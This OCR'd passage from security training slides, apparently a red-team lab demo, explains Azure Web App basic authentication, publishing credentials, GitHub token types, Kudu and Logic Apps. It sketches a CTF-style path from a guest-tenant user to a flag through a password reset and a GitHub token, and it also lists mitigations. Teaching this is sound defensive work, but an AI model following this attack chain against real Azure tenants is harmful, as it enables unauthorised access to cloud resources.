                   "id": "/tenants/[redacted]",
                   "tenantId": "[redacted]",
                   "countryCode": "IN",
                   "displayName": "Default Directory",
                   "domains": [
                     "dh[redacted].onmicrosoft.com",
                     "dht[redacted].mail.onmicrosoft.com"
                   ],
                   "tenantCategory": "Home",
                   "defaultDomain": "dh[redacted]",
                   "tenantType": "AAD"
                 }
               ]
```

Basic Authentication in Azure Web Apps


Basic Authentication in Azure Web Apps

- Used for deployment and management access.
- It allows tools like FTP, Web Deploy, and Git to connect using publishing credentials.
- Disabled by default.
- Deployment credentials Types:
  - Application-Scope
  - User-Scope




User Level Deployment Credentials

- Single credentials for entire Azure account.
- Minimum **Website Contributor** Role is required to setup Deployment Credentials.



GitHub Access Tokens


- Authenticate APIs/Git without username/password.
- Types:
  - **ghp** for GitHub personal access tokens
  - **gho** for OAuth access tokens
  - **ghu** for GitHub user-to-server tokens
  - **ghs** for GitHub server-to-server tokens
  - **ghr** for refresh tokens



Kudu Service

- Kudu is the engine behind git deployments in Azure App Service.
- Accessible at:
  - https://<appname>.scm.azurewebsites.net
- Provides access to environment variables.
- **Website Contributor** is needed to access it.

Kudu Interface




Terraform


- Infrastructure as Code (IaC).
- Terraform keeps track of infrastructure using a state file (**terraform.tfstate**).
- **.tfvars** file can be used to store variable values separately from the main configuration.

```
variable "location" {
  description = "Azure region where all resources will be created"
  type        = string
  default     = "East US"
}

variable "resource_group_name" {
  description = "Name of the resource group"
  type        = string
  default     = "AS-[redacted]"
}

variable "app_service_plan_name" {
  description = "Name of the App Service Plan"
  type        = string
  default     = "mywebapppython[redacted]"
}

variable "webapp_name" {
  description = "Name of the Linux Web App"
  type        = string
  default     = "mywebapppython[redacted]"
}
```


Logic App

- Cloud-based workflow automation service for integrating applications and data.
- Every Logic App runs using triggers and actions.
- Used for automation, integration, and business workflows.






Scenario




Demo time



Login with provided Credentials and Tenant ID
User
Guest Tenant
Powershell
Call Source Control Endpoint
Call Publishing User Endpoint
User in Home Tenant
Web App
api
Publishing User Endpoint
api
Source Control Endpoint
Reset Publishing User Password
Access the Repository Using the Github Access Token
Logic App
Can Trigger Logic App
Managed Identity
Kudu Service
Get Website Information from Repository
Github
Flag



PRODUCTION ENVIRONMENT BURNING
38
BUT HEY... WE GOT THE FLAG
imgflip.com

Mitigation

- Use Fine-grained Personal Access Tokens (PAT) scoped at a particular Repository.
- Configure **OIDC** for GitHub Actions.
- Disable Basic Authentication.
- Manage external collaboration to minimize the attack surface.

Mitigation using Fine-Grained Access Token





For other premium red team labs:
https://www.alteredsecurity.com/online-labs

For bootcamps:
https://www.alteredsecurity.com/bootcamps

For Red Labs Platform:
https://redlabs.enterprisesecurity.io

Join us at Discord -
https://discord.com/invite/vcEwaRMwJe